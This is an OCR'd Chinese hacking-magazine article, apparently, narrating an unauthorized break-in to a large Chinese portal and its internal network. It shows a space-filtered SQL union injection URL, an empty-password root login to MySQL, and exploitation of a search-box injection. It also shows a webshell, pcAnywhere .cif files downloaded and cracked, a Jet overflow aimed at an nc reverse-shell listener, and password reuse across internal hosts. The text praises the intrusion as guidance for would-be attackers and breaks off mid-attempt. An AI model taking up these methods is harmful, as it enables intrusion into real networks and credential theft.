


图 9

渗透国内某大型信息港内部网络

渗透国内某大型信息港内部网络

渗透国内某大型信息港内部网络

风尘浪子&sophia

天天在网上转悠，总看到有网站被黑，我对那些入侵高手的技术佩服得五体投地，敬仰之情如同滔滔江水天上来。这天下午我和sophia闲聊，后来聊烦了，就和sophia一起入侵了一个网站，一直忙到夜里3点才搞定，整个渗透过程经历了很多的波折，希望能给那些在黑色道路上不断摸索前行彷徨着的朋友一点点启发。

http://www.xxx.cn/，其IP是xx.103.160.22，是一大型信息港门户网站，该网站有以下特点：1.二级域名多，至少20个，根据ping完后的结果，那些二级域名都没有绑定在一个IP上，自然也就不在一台服务器上；2.支持的脚本语言多，首页上有jsp、php、asp.net、asp等等；3.信息量大得惊人，很多东西都是链接到其它网站或二级域名，单这些东西就可以把人搞得昏头转向。对于这种站，只有搞过的人才知道入侵它是多么累，多么痛苦。

个人认为对于这种站关键还是要找到合适的入手点，找出致命的漏洞。搬出domain旁注一下，发现该服务器只绑定一个域名。就先具体了解一下网站吧！毕竟知己知彼，才能百战百胜嘛！主站上面虽然支持的脚本比较多，但动态页面似乎少的可怜，其他的都是链接到二级域名的！看来只能从主站入手了，先看下网站有什么直接的漏洞比如注入，上传漏洞什么的。

首先是拿比较熟手的asp了，开了主页就找到个asp链接，后面还带参数的，赶快"and 1=1"试一下，不爽！这家伙居然使用了通用防注入程序。再试试aspx，提交什么都返回整页的错误，没办法。jsp的页面也没有问题。看到有php的页面，眼前一亮，说不准他开了3306了啊。**nc ip 3306**，很快连接了上去，根据返回信息得知对方的php为4.0.24版本，首先注入查询里使用UNION函数是满足了，来登录一下mysql，**mysql –hip –uroot**，起码先来个空口令嘛，想当然的失败了，顺便又猜了几个常见的弱口令，均以失败告终，看来投机是不成了。老实点来吧！又一次钻入主站，开始搜寻传说中的php注入点，终于找到了一个看起来有点问题的页面，**http://it.xxx.cn/publicpress_content.phpid=96/**/and/**/1=2/**/union/**/select/**/1,1,1,1,1,1,1**，由于系统过滤了空格，就用"/**/"代替好了，可是连字段数也没办法猜出来，估计猜表名也很困难，只好放弃了。

找到http://gongqiu.xxx.cn/fabuinfo.asp，这是发布供求信息的地方，注册后可以上传图片（限jpg格式）。我正准备抓包，却发现上传一个正常的图片也不行，看来上传的地方出了毛病，如图1。




图 1

最后在http://www.xxx.cn/life/lifehtm/pro_list.asp下面找到个搜索的框框，输入关键字"反探测'"，返回：

```
Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]第 1 行: '%' 附近有语法错误。
/life/lifehtm/pro_list.asp，行94
```

接着输入"反探测' and 1=1 and '%'='"和"反探测' and 1=1 and '%'='"，返回的不一样，这证明存在注入漏洞。手工注入累死人，抓包嗅探地址，如：**http://www.xxx.cn/life/lifehtm/pro_list.asp?protype=%C6%E4%CB%FC%CE%EF%C6%B7**，用nbsi注入不了，使用啊D工具检测发现还是DB_owner权限，支持多句执行（图2），权限虽然不大，但是可以列目录，在对方的3个盘里仔细查找，只发现一些数据库备份，没有任何网站目录，想到数据库和web分离，也不知道这台数据库主机的IP，想备份得到webshell的思路估计是没门了。猜解表名没找到诸如admin、manager之类的表，又在主站上面搜索后台，也没有找到。看来这个注入点的利用价值也不大。列出C:/Documents and Settings/All Users/Application Data/Symantec/pcAnywhere/目录，但配置文件现在又拿不到。

这时，sophia的扫描结果也出来了，但似乎有用的信息也不多，看来只有从内网下手了，于是开始扫描同一网段电脑的端

口，如图3。




图2




图3

仔细分析这些内网电脑所开的端口，我发现了点小秘密。大部分机器都开了ftp的21端口，观察之后发现连接信息是诸如xxweb、xxdatabase之类的，另外返回信息里看不到ftp是用的什么，但有个220。这当然是serv-u了啊。还有就是很多机器都开了5631的pcanywhere端口，一个内网为了方便应该装点远程控制软件来管理主机吧！连了好几个3389都没成功，这时候我感觉5631能够带给我们好运。这么多机器ftp信息是有规律的，pcanywhere也应该多少有点联系的，社会工程学？呵呵！大概的思路已经出来了，先拿几台机器的webshell提权或者直接下载对方pcanywhere的配置文件，然后运用社会工程学或者嗅探（当然嗅探是最坏的打算了）来拿下目标站点。好，下边开工，先拿到一个webshell再说。

搞个webshell也吃了不少苦头，里面网站的内容比较单调，而且被不明人士早就光顾过。好不容易才在xx.103.160.48的机器用动网默认数据库搞了个webshell，当然是直接到C:/Documents and Settings/All Users/Application Data/Symantec/pcAnywhere/下面把cif文件下载来，有2个配置文件，我下载了一个pcanywhere密码查看器，轻轻的点击了下破解，可爱的密码就这样出现在了我面前，如图4。




图4

哈哈！还等什么？当然是登陆了，但似乎发现个问题，计算机处于锁定状态，郁闷！先来试试社会工程学，破解出了2个cif的密码，之后又组合了一下，开始尝试登录，尝试是件很痛苦的事情，看着错误提示一次次蹦出来，心里很是不爽！几十个密码下来了就很累了，看来此路似乎不通。还是回到webshell想个法子提权吧！Win2000的系统，先查看组件，还不错，组件能卸的都给卸了，比如wscript！执行cmd，返回没有权限。不行，提权怎么说也的先弄个cmdshell。想传个cmd上去，可是也不行，想了一会儿，不是还有那个jet引擎溢出吗？虽然权限是低了点，但至少也是个cmdshell啊，赶紧去下载了个回来，很顺利的生成了mdb文件，然后在本地**nc -v -l -p1234**监听1234端口，再回到webshell数据库操作那里，输入路径，连接！进度条开始走了，视线锁定在了本地监听得nc，几秒过去了，总算，看到有信息过来了，哈哈！正合我意，正准备输命令时，奇怪了，怎么断开了（图5）？回到webshell看了下，晕哦！灾难性毁灭！明显的服务器是打补丁了，这点希望都给我破灭了，提权看来也困难了啊。




图5

有必要换个思路了，对方的内网不是有好多机器开了5631吗？哈哈！思路来了！这回社会工程学多少能派上用场了，拿那2个密码开始尝试登录其他机器的pcanywhere，说了自己很幸运的嘛，20多台机器，居然登录成功了差不多一半！不过还有个坏消息，就是机器都是锁定的！得有Windows登录密码才行啊。现在的方法也就只能继续社会工程学猜密码了，唯一的资料就是那2个cif文件了，连接xx.103.160.12，发送ctrl+alt+del，很快熟悉的登录界面再次出现在眼前。开始猜密码了（图6），一口气猜了20多个，居然还是登录失败，我又换了一台电脑，3台服务器猜完了，累了！有点快失望了！想放松一下，找个mm聊聊天，却发现QQ上一个mm也不在线？还是继续吧！那就连xx.103.160.21！

